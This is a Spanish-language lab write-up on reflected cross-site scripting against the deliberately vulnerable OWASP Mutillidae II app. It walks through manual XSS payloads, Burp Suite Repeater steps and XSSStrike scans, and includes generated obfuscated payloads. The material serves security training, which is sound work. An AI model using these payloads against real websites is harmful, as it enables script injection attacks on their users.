

EJERCICIOS

INYECCION

CROSS-SITE

SCRIPTING

Jessica Padilla

INDICE

<u>1. Prerrequisitos</u>	<u>pág 3</u>
<u>2. Ejercicios Manual y XSSStrike</u>	<u>pág 4-30</u>
▶ <u>Ejercicio 1: Reflected (First Order)</u>	<u>pág 5-20</u>
▶ <u>Ejercicio 2: Persisted (Second Order)</u>	<u>pág 20-30</u>

► **Prerrequisitos**


Necesitamos tener configuradas y encendidas:

- **Kali linux**
- **OWASP BWA**

Ejercicios– Manual y XSSStrike


Iniciamos con *netdiscover* para confirmar la IP de nuestra maquina victima:

```
sudo netdiscover -r 10.0.2.0/24
```



Y un *ping* para verificar conectividad:

```
ping -c 4 10.0.2.24
```



Ruta del ejercicio en Mutillidae II:

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order) > DNS Lookup

☐ DNS lookup


☒ INYECCION MANUAL

Abrimos el navegador:

<http://10.0.2.24/mutillidae>

Probamos un payload XSS básico:


`<script>alert('XSS')</script>`



Confirmamos vulnerabilidad ya que aparece una ventana emergente con el texto XSS, lo que significa que la aplicación refleja directamente lo introducido.

Podemos variar los payloads:


`<img src=x onerror=alert(1)>`




→ Esto sirve para comprobar qué filtros existen (si es que hay).

Seguiremos los siguientes pasos en *burpsuite*


1. Hacemos la petición normal en el formulario (por ejemplo con google.com).




2. Capturamos la request en Proxy → HTTP history.



3. Hacemos **clic derecho** → **Send to Repeater**.
4. En **Repeater**, localizamos el parámetro *target_host=google.com*.
5. Sustituimos *google.com* por un **payload** (`<script>alert(1)</script>`)



6. Enviamos la petición y revisamos la respuesta en el render o en el código HTML para ver si nuestro payload se ejecuta o aparece reflejado.



→ En este caso no aparece una ventana emergente (alert) en el navegador embebido de Burp, por lo que el payload ha sido filtrado o codificado (ejemplo: `<script>`).

► XSSTRIKE

Vamos hacer que XSStrike funcione correctamente contra nuestro formulario **dns-lookup.php**.

```
python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=dns-lookup.php" \
--data "target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS" \
--headers "Cookie: showhints=1; PHPSESSID=pajinv0t50ooim64tjouv4tq3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```

Explicación:

- -u → URL del formulario vulnerable.
- --data → indica que es un POST y los parámetros que quieres probar (target_host).
- --headers → incluye todas las cookies necesarias para que el servidor acepte tu petición.

```
jesp@jesp: /opt/XSSStrike/XSSStrike
[~] LEVEL: [~] headers: [ADD_HEADERS]] [-t THREADCOUNT] [-d DELAY] [--skip] [--skip-dom] [--blind]
[~] console-log-level {DEBUG,INFO,RUN,GOOD,WARNING,ERROR,CRITICAL,VULN}} [--file-log-level {DEBUG,INFO,RUN,GOOD,WARNING,ERROR,CRITICAL,VULN}} [--log-file LOG_FILE]
xsstrike.py: error: unrecognized arguments: --method POST

(jesp@jesp)-[/opt/XSSStrike/XSSStrike]
$ python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=dns-lookup.php" \
--data "target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS" \
--headers "Cookie: showhints=1; PHPSESSID=pajinvct50ooim64tjou4tq3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"

XSSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549

[+] Payload: <html%09onmouseover+=confirm())//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <dEtaIlS/+oNpoiNteReNteR%0d=%0d(prompt)`"%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <a%0dNpoiNteRENTER+=+(confirm())%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3Y%09oNpoiNteREnter%09=%09[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] █
```

Explicación:

- **[+] WAF Status: Offline**
- No hay un firewall de aplicaciones detectado, por lo que tus payloads se envían sin bloqueo.
- **[~] Checking for DOM vulnerabilities**
XSSStrike está verificando si hay vulnerabilidades de tipo **DOM XSS**, además de reflejadas.
- **[!] Testing parameter: page**
- Aquí XSSStrike está revisando todos los parámetros que podría inyectar. Aunque el parámetro vulnerable real es `target_host`, también analiza otros.
- **[!] Reflections found: 6**
- El servidor **refleja tu input** en la respuesta 6 veces. Esto indica que hay **posibles puntos donde XSS se puede ejecutar**.
- **[~] Generating payloads**


- XSSStrike ha creado **18549 payloads distintos** para probar en target_host.
- **[+] Payload:** `<hTML%09OnMOUSeOVeR+==+confirm()//`
- Este es un ejemplo de payload que se puede ejecutar como XSS.
- Efficiency: 100 → 100% de probabilidad de ejecución si el contexto lo permite.
- Confidence: 10 → máxima confianza en que es válido.
- **[?] Would you like to continue scanning? [y/N]**
- XSSStrike te pregunta si quieres seguir probando **todos los payloads** generados.

Ruta del ejercicio en Mutillidae II:

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order) > Pentest Tool Lookup

☐ Pentest Tool Lookup

► INYECCION MANUAL



A través de *burpsuite* lo interceptamos de esta forma:

1 2 3 4

Burp Suite Community Edition v2025.5.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://10.0.2.24:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
10:48:30 29 ago	HTTP	Request	POST	http://10.0.2.24/mutillidae/index.php?page=pen-test-tool-lookup.php		

Request

Pretty Raw Hex

```
1 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
2 Host: 10.0.2.24
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
5 Accept-Encoding: gzip, deflate, br
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 59
8 Origin: http://10.0.2.24
9 Connection: keep-alive
10 Referer: http://10.0.2.24/mutillidae/index.php?page=pen-test-tool-lookup.php
11 Cookie: showhint=1, PHPSESSID=ur8p462nu7l9f8kenIdk122kp4, acopendivide=swingset,jotto,phpbb2,redmine, acgroupswithpersist=nada
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14 ToolID=56pen-test-tool-lookup.php-submit-buttonLookup+Tool
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 2

Request cookies 4

Request headers 13

Event log All issues

Memory: 135,9MB Disabled

1 2 3 4

Burp Suite Community Edition v2025.5.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Target: http://10.0.2.24 HTTP/1.1

Request

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 87
9 Origin: http://10.0.2.24
10 Connection: keep-alive
11 Referer: http://10.0.2.24/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhint=1, PHPSESSID=ur8p462nu7l9f8kenIdk122kp4, acopendivide=swingset,jotto,phpbb2,redmine, acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 ToolID=<script>alert('XSS')</script>56pen-test-tool-lookup.php-submit-buttonLookup+Tool
```

Response

Pretty Raw Hex Render

TUTORIALS

OWASP

e.message); // end try }; //end JavaScript function addRow var displayEn
function() { try { if (gDisplayError == "TRUE") { document.getElementById("invalid-input-tr").style.display=""; } // end if } catch ("Exception"/ e) { alert("E
trying to display error: " + e.message); } // end try }; // end function var
displayPenTestTools = function() { try { var gPenTestToolsJSON = ""; if
(gPenTestToolsJSON.length > 0) { if (gUseSafeJSONParser == "TF
gPenTestToolsJSON = JSON.parse(gPenTestToolsJSONString); } else {
gPenTestToolsJSON = eval("(" + gPenTestToolsJSONString + ")"); } // en
gUseSafeJSONParser //alert(gPenTestToolsJSON); var laTools =
gPenTestToolsJSON.query.penTestTools; if (laTools.length > 0
document.getElementById("idDisplayTable").style.display=""; for (var i=0
{ catch ("Exception"/ e) { alert("Error trying to parse JSON: " + e.message

end try }; // end function

Switch to AJAX Version of page

Pen Test Tools

Select Pen Test Tool

Pen Test Tool Please Choose Tool

Lookup Tool

Done

Event log All issues

50.579 bytes | 1.030 millis

Memory: 140,4MB Disabled

► XSSTRIKE

```
python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=pen-test-tool-lookup.php" \  
--data "ToolID=5&pen-test-tool-lookup-php-submit-button=Lookup+Tool" \  
--headers "Cookie: showhints=1; PHPSESSID=pajinvc0t50ooim64tjou4tq3; \  
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```

Explicación:

-u → URL del formulario vulnerable.

- --data → los parámetros que envía el POST (ToolID=5 es el parámetro que vamos a probar para XSS).
- --headers → incluye la cookie de sesión y demás headers necesarios para que el servidor acepte la petición.

```
jesp@jesp: /opt/XSSStrike/XSSStrike
[+] python3 xssstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=pen-test-tool-lookup.php" \
--data "ToolID=58pen-test-tool-lookup.php-submit-button=Lookup+Tool" \
--headers "Cookie: showhints=1; PHPSESSID=pajlncv0t500im64tjou4tq3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"

XSSStrike v3.1.5

[-] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found

[+] WAF Status: Offline
[+] Testing parameter: page
[+] Reflections found: 6
[-] Analysing reflections
[+] Generating payloads
[+] Payloads generated: 18549

[+] Payload: <A/+oNPOiNterEnter%0d=%0da=prompt,a())%0dx>v3dm0s
